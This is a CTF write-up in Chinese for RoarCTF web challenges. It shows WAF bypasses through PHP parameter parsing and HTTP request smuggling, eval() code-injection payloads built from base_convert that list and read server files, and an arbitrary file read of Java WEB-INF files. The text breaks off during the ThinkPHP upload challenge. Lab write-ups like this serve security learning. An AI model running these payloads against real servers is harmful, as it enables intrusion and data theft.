
RoarCTF_Web_Writeup

原创

LetheSec 于 2019-10-24 19:31:30 发布 883 收藏 4

分类专栏： wp 文章标签： writeup RoarCTF


wp 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

周末有点事，BUUCTF上复现一下…

easy_calc

这一题和国赛的lova_math一题看起来有点像…

```
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>
```

源码中提示了这题加了waf，我们访问`calc.php`，看到源码如下

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                                if (preg_match('/' . $blackitem . '/m', $str)) {
                                                die("what are you want to do?");
                                }
                }
                eval('echo '.$str.';');
}
?>
```

`num`传入表达式，然后用`eval()`计算并输出，因为加了waf所以`num`中如果有字母，会直接返回403，所以第一步就是绕过它。

比较简单的方式就是直接在查询参数前面加个空格，即将`?num=`改为`? num=`即可绕过。


可以参考这篇文章：利用PHP的字符串解析特性Bypass

当然，如果你觉得上面的方法不够高端，不能凸显你的技术，下面这篇文章提到的方法同样可以绕过。

利用HTTP请求走私来绕过，关于该漏洞可参考这篇文章：协议层的攻击——HTTP请求走私

随便测试文中提到的一种方式，发现可以绕过，原理已经在文中说的很清楚，这里就不赘述。

TE-CL




```
GET /calc.php?num=phpinfo() HTTP/1.1
Host: node3.buuoj.cn:28314
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Length: 34
Transfer-Encoding: chunked


GET /calc.php?num=1 HTTP/1.1
```

```
  <td class="v">Linux d22b1937951c 4.15.0-52-generic #56-Ubuntu SMP Tue Jun 4 22:49:08 UTC 2019 x86_64</td>
 </tr>
 <tr>
  <td class="e">Server API</td>
  <td class="v">Apache 2.0 Handler</td>
 </tr>
 <tr>
  <td class="e">Virtual Directory Support</td>
  <td class="v">disabled</td>
 </tr>
 <tr>
  <td class="e">Configuration File (php.ini) Path</td>
  <td class="v">/etc/php/7.0/apache2</td>
 </tr>
 <tr>
  <td class="e">Loaded Configuration File</td>
  <td class="v">/etc/php/7.0/apache2/php.ini</td>
 </tr>
 <tr>
  <td class="e">Scan this dir for additional .ini files</td>
  <td class="v">/etc/php/7.0/apache2/conf.d</td>
 </tr>
 <tr>
  <td class="e">Additional .ini files parsed</td>
  <td class="v">/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini,
   /etc/php/7.0/apache2/conf.d/10-opcache.ini,
   /etc/php/7.0/apache2/conf.d/10-pdo.ini,
   /etc/php/7.0/apache2/conf.d/20-calendar.ini,
   /etc/php/7.0/apache2/conf.d/20-ctype.ini,
   /etc/php/7.0/apache2/conf.d/20-curl.ini,
   /etc/php/7.0/apache2/conf.d/20-exif.ini,
   /etc/php/7.0/apache2/conf.d/20-fileinfo.ini,
   /etc/php/7.0/apache2/conf.d/20-ftp.ini,
   /etc/php/7.0/apache2/conf.d/20-gettext.ini,
   /etc/php/7.0/apache2/conf.d/20-iconv.ini,
   /etc/php/7.0/apache2/conf.d/20-json.ini,
   /etc/php/7.0/apache2/conf.d/20-mysqli.ini,
   /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini,
   /etc/php/7.0/apache2/conf.d/20-phar.ini,
   /etc/php/7.0/apache2/conf.d/20-posix.ini,
   /etc/php/7.0/apache2/conf.d/20-readline.ini,
   /etc/php/7.0/apache2/conf.d/20-shmop.ini,
   /etc/php/7.0/apache2/conf.d/20-sockets.ini,
   /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini
```


下面就是如何绕过`black_list`来拿flag了，思路和国赛那题差不多，也是利用一些数学函数和内置函数来构造。

用`scandir`读取目录时，首要问题是要构造`/`，可利用`hex2bin(dechex(47))`，将`/`的ascii码进制转为16进制，再转为字符串：



```
PS C:\Users\Lethe> php -r "echo hex2bin(dechex(47));"
/
```


然后其他的就是利用`base_convert()`了，如`base_convert('scandir',36,10)`，于是我们先构造`print_r(base_convert(61693386291,10,36)(hex2bin(dechex(47))))`读目录



```
GET /calc.php?num=print_r(base_convert(61693386291,10,36)(hex2bin(dechex(47)))) HTTP/1.1
Host: node3.buuoj.cn:28314
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Length: 34
Transfer-Encoding: chunked


GET /calc.php?num=1 HTTP/1.1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
 <head>
  <title>400 Bad Request</title>
 </head>
 <body>
  <h1>Bad Request</h1>
  <p>Your browser sent a request that this server could not understand.
   <br />
  </p>
  <hr>
  <address>Apache/2.4.18 (Ubuntu) Server at node3.buuoj.cn Port 28314</address>
 </body>
</html>
Array
(
[0] => .
[1] => ..
[2] => .dockerenv
[3] => bin
[4] => boot
[5] => dev
[6] => etc
[7] => f1agg
[8] => home
[9] => lib
[10] => lib64
[11] => media
[12] => mnt
[13] => opt
[14] => proc
[15] => root
[16] => run
[17] => sbin
[18] => srv
[19] => start.sh
[20] => sys
[21] => tmp
[22] => usr
[23] => var
)
1
```

然后再利用`readfile()`读取,最终payload：`base_convert(2146934604002,10,36)(hex2bin(dechex(47)).base_convert(25254448,10,36))`




```
GET /calc.php?num=base_convert(2146934604002,10,36)(hex2bin(dechex(47)).base_convert(25254448,10,36)) HTTP/1.1
Host: node3.buuoj.cn:28856
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Length: 26
Transfer-Encoding: chunked


GET /calc.php HTTP/1.1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
 <head>
  <title>400 Bad Request</title>
 </head>
 <body>
  <h1>Bad Request</h1>
  <p>Your browser sent a request that this server could not understand.
   <br />
  </p>
  <hr>
  <address>Apache/2.4.18 (Ubuntu) Server at node3.buuoj.cn Port 28856</address>
 </body>
</html>
flag{ff1189bb-14e0-486d-99ae-c2bc193c1872}
43
```

Easy Java

进入之后是一个登录界面，但其实不关登录的事，点开help，如下：




```
GET /Download?filename=help.docx HTTP/1.1
Host: 0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn/Login
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=7D1C6AD268A367ED1C67FFC94F9E2E5E
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 17 Oct 2019 16:43:56 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 41
Connection: close

java.io.FileNotFoundException:{help.docx}
```

看到`Download?filename=help.docx`，想到任意文件读取...


经尝试，将`GET`改为`POST`即可读到



```
POST /Download?filename=help.docx HTTP/1.1
Host: 0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=7D1C6AD268A367ED1C67FFC94F9E2E5E
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 17 Oct 2019 17:04:53 GMT
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document
Connection: close
Content-Disposition: attachment;filename=help.docx
Content-Length: 12376

PK□□□□□□□□□□!□撐禎Z□□□ □□□□□□□[Content_Types].xml
[illegible]
```


那么首先读一下，配置Java的配置文件`web.xml`，位于`WEB_INF`目录下：



```
POST /Download?filename=WEB-INF/web.xml HTTP/1.1
Host: 0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3
Referer: http://0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn/Login
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=7D1C6AD268A367ED1C67FFC94F9E2E5E
Connection: close
Content-Length: 0
```

```
<welcome-file-list>
    <welcome-file>Index</welcome-file>
</welcome-file-list>

<servlet>
    <servlet-name>IndexController</servlet-name>
    <servlet-class>com.wm.ctf.IndexController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>IndexController</servlet-name>
    <url-pattern>/Index</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>LoginController</servlet-name>
    <servlet-class>com.wm.ctf.LoginController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>LoginController</servlet-name>
    <url-pattern>/Login</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>DownloadController</servlet-name>
    <servlet-class>com.wm.ctf.DownloadController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>DownloadController</servlet-name>
    <url-pattern>/Download</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>FlagController</servlet-name>
    <servlet-class>com.wm.ctf.FlagController</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>FlagController</servlet-name>
    <url-pattern>/Flag</url-pattern>
</servlet-mapping>
```

看到了flag的目录，读一下




```
POST /Download?filename=/WEB-INF/classes/com/wm/ctf/FlagController.class HTTP/1.1
Host: 0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3
Referer: http://0b6f4a33-0f7f-4f04-896c-561d69aa93c0.node3.buuoj.cn/Login
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JSESSIONID=7D1C6AD268A367ED1C67FFC94F9E2E5E
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 17 Oct 2019 17:01:23 GMT
Content-Type: application/java
Content-Length: 872
Connection: close
Content-Disposition: attachment;filename=/WEB-INF/classes/com/wm/ctf/FlagController.class

漱壕□□□4□+
□□□□□□□    □□□□□□□□□□□□□
□
□!□□□□□*□□□flag□□□Ljava/lang/String;□□□<init>□□□()V□□□Code□□□LineNumberTable□□□doGet□□R(Ljavax/servlet/http/HttpServletRequest;Ljavax/servlet/http/HttpServletRespo
nse;)V□□
Exceptions□□#□□$□□
SourceFile□□□FlagController.java□□□RuntimeVisibleAnnotations□□%Ljavax/servlet/annotation/WebServlet;□□□name□□□FlagController□□□□□□□<ZmxhZ3s2MDk5NGYyNy1kOTAw
LTQ4ZWUtOTg0ZS1lNjdjMTYxOWQ0MTF9Cg==□□        □
□□%□□&□'□□&<h1>Flag is nearby ~ Come on! !
!</h1>□□(□□)□*□□□javax/servlet/http/HttpServlet□□□javax/servlet/ServletException□□□java/io/IOException□□&javax/servlet/http/HttpServletResponse□□
getWriter□□□()Ljava/io/PrintWriter;□□□java/io/PrintWriter□□□print□□□(Ljava/lang/String;)V□!□□□□□□□□□□□□      □
□□□□□□□□□□□□□□□□□'□□□□□□□□□*□□□*□□□□□□□□□□□□□□□□□□
□□□□□
□□□□□□□□□□□□□□□□□.□□□□□□□□□,□□□□□N-□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□s□□
```

将该base64解码得到flag

Simple Upload

这一题是thinkphp的上传：




```php
<?php
namespace  Home\Controller;

use  Think\Controller;

class  IndexController  extends  Controller
{
        public  function  index()
        {
                show_source(__FILE__);
        }
        public  function  upload()
        {
                $uploadFile  =  $_FILES['file']  ;

